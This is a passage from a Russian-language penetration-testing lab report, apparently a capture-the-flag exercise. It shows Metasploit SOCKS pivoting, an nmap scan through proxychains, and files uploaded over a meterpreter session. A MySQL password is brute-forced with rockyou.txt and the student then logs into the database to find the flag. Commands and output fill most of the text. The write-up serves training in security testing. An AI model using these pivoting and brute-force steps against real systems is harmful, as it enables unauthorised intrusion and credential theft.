msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set SRVPORT 1080
SRVPORT => 1080
msf6 auxiliary(server/socks_proxy) > set version 5
version => 5
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) >
```

Рис. 2.17: Настройка и запуск модуля

Далее запустить новый терминал `kali`. В новом терминале запустить сканирование 100 самых часто используемых портов с помощью команды `proxychains nmap -n -sT -Pn -top-ports 100 {IP}`. В результате сканирования будут получены штатные порты серверов БД (рис. fig. 2.18) (рис. fig. 2.19).

```
root@kali: ~  
File Actions Edit View Help  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:53 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:110 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:139 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:587 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:135 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:111 ... 0  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:22 ... OK  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:21 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:80 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:113 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:1720 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:23 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:995 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:445 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:8888 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:3306 ... OK  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:554 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:1025 ←socket error or timeout!
```

Рис. 2.18: Результаты сканирования портов

```
Not shown: 97 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
111/tcp    open  rpcbind  
3306/tcp   open  mysql  
  
Nmap done: 1 IP address (1 host up) scanned in 1.09 seconds
```

Рис. 2.19: Результаты сканирования

Для реализации атаки перебором пароля сервера БД нужно использовать bash-скрипт `mysql_brute.sh`, который находится по пути `/usr/tools/mysql_brute/` (рис. fig. 2.20).

```

(root@kali)~# ls /usr/tools/mysql_brute
mysql_brute.sh
(root@kali)~#

```

Рис. 2.20: Bash-скрипт для перебора пароля

Далее вернуться в предыдущий терминал с активным модулем `server/socks_proxy` и войти в meterpreter-сессию (рис. fig. 2.21) (рис. fig. 2.22).

```

msf6 auxiliary(server/socks_proxy) > sessions

Active sessions

  Id  Name  Type           Information           Connection
  --  ---  --
  1    meterpreter php/linux www-data @ portal 195.239.174.11:4444 → 195.239.174.25:60054 (195.239.174.25)

msf6 auxiliary(server/socks_proxy) >

```

Рис. 2.21: Список активных сессий

```

msf6 auxiliary(server/socks_proxy) > session 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 auxiliary(server/socks_proxy) > sessions 1
[*] Starting interaction with 1...

meterpreter >

```

Рис. 2.22: Список активных сессий

Следующим этапом необходимо загрузить на скомпрометированный узел в сегменте DMZ два файла: bash-скрипт `mysql_brute.sh` и файл с паролями `rockyou.txt` (рис. fig. 2.23).

```

meterpreter > upload /usr/tools/mysql_brute/mysql_brute.sh /tmp
[*] Uploading : /usr/tools/mysql_brute/mysql_brute.sh → /tmp/mysql_brute.sh
[*] Completed : /usr/tools/mysql_brute/mysql_brute.sh → /tmp/mysql_brute.sh
meterpreter > upload /usr/share/wordlists/rockyou.txt /tmp
[*] Uploading : /usr/share/wordlists/rockyou.txt → /tmp/rockyou.txt
[*] Completed : /usr/share/wordlists/rockyou.txt → /tmp/rockyou.txt
meterpreter >

```

Рис. 2.23: Загрузка файлов на машину

В данном случае два файла загружаются в папку `/tmp` (рис. fig. 2.24).

```
meterpreter > cd /tmp
meterpreter > ls
Listing: /tmp

Mode                Size           Type             Last modified            Name
----                -
100644/rw-r--r--    990           fil              2025-12-01 16:14:04 +0300 mysql_brute.sh
100644/rw-r--r--   139921521     fil              2025-12-01 16:16:05 +0300 rockyou.txt
```

Рис. 2.24: Просмотр загруженных файлов

Далее в активной meterpreter-сессии необходимо перейти в shell и запустить bash-скрипт, который подберет пароль к учетной записи от MySQL. Bash-скрипт mysql_brute.sh принимает на вход три аргумента в таком порядке (Рисунок 14): имя пользователя user; файл с паролями rockyou.txt; IP-адрес машины с MySQL – 10.10.10.30. bash mysql_brute.sh user rockyou.txt 10.10.10.30 (рис. fig. 2.25).

```
meterpreter > shell
Process 4817 created.
Channel 6 created.
ls
mysql_brute.sh
rockyou.txt
bash mysql_brute.sh
Пользователь не указан
bash mysql_brute.sh user rockyou.txt 10.10.10.30
```

Рис. 2.25: Запуск bash-скрипта для перебора пароля

В результате работы скрипта будет получен пароль, который можно использовать для удаленного подключения к серверу БД (рис. fig. 2.26).

```
root@kali: ~  
File Actions Edit View Help  
Ошибка подключения к базе данных user cloudy 10078  
Ошибка подключения к базе данных user clarke 10079  
Ошибка подключения к базе данных user chulita 10080  
Ошибка подключения к базе данных user chaser 10081  
Ошибка подключения к базе данных user chaparro 10082  
Ошибка подключения к базе данных user candela 10083  
Ошибка подключения к базе данных user canada1 10084  
Ошибка подключения к базе данных user bullseye 10085  
Ошибка подключения к базе данных user brother1 10086  
Ошибка подключения к базе данных user bichito 10087  
Ошибка подключения к базе данных user bestbuds 10088  
Ошибка подключения к базе данных user beavis 10089  
Ошибка подключения к базе данных user babyboy2 10090  
Ошибка подключения к базе данных user babybash 10091  
Ошибка подключения к базе данных user aurelio 10092  
Ошибка подключения к базе данных user angelitos 10093  
Ошибка подключения к базе данных user angel02 10094  
Ошибка подключения к базе данных user amirul 10095  
Ошибка подключения к базе данных user almond 10096  
Ошибка подключения к базе данных user alizee 10097  
Ошибка подключения к базе данных user 123456g 10098  
Ошибка подключения к базе данных user 121285 10099  
Ошибка подключения к базе данных user 101989 10100  
Ошибка подключения к базе данных user yangyang 10101  
Ошибка подключения к базе данных user yakuza 10102  
Успешное подключение к базе данных! user wildflower
```

Рис. 2.26: Подобранный пароль в результате атаки перебором

Для получения доступа к машине можно воспользоваться подключением MySQL по полученным учетным данным. Подключение выполняется с атакующей машины kali, для подключения используется proхуchains (рис. fig. 2.27).

```
(root@kali)-[~]
└─$ proxychains mysql -u user -pwildflower -h 10.10.10.30 --ssl=0
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:3306 ... OK
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 10112
Server version: 10.1.45-MariaDB-0+deb9u1 Debian 9.12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| Flag      |
| TEST_DB  |
| information_schema |
| mysql     |
| performance_schema |
+-----+
5 rows in set (0.012 sec)

MariaDB [(none)]>
```

Рис. 2.27: Подключение к MySQL

Для получения флага необходимо вывести таблицы БД (рис. fig. 2.28).

```
MariaDB [(none)]> use Flag;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [Flag]> show tables;
+-----+
| Tables_in_Flag |
+-----+
| okhtb          |
+-----+
1 row in set (0.010 sec)

MariaDB [Flag]>
```

Рис. 2.28: Получение флага

3 Вывод

Во внутреннем сегменте организации получили доступ к серверу базы данных (БД) и нашли флаг в таблице БД «Flag»

Список литературы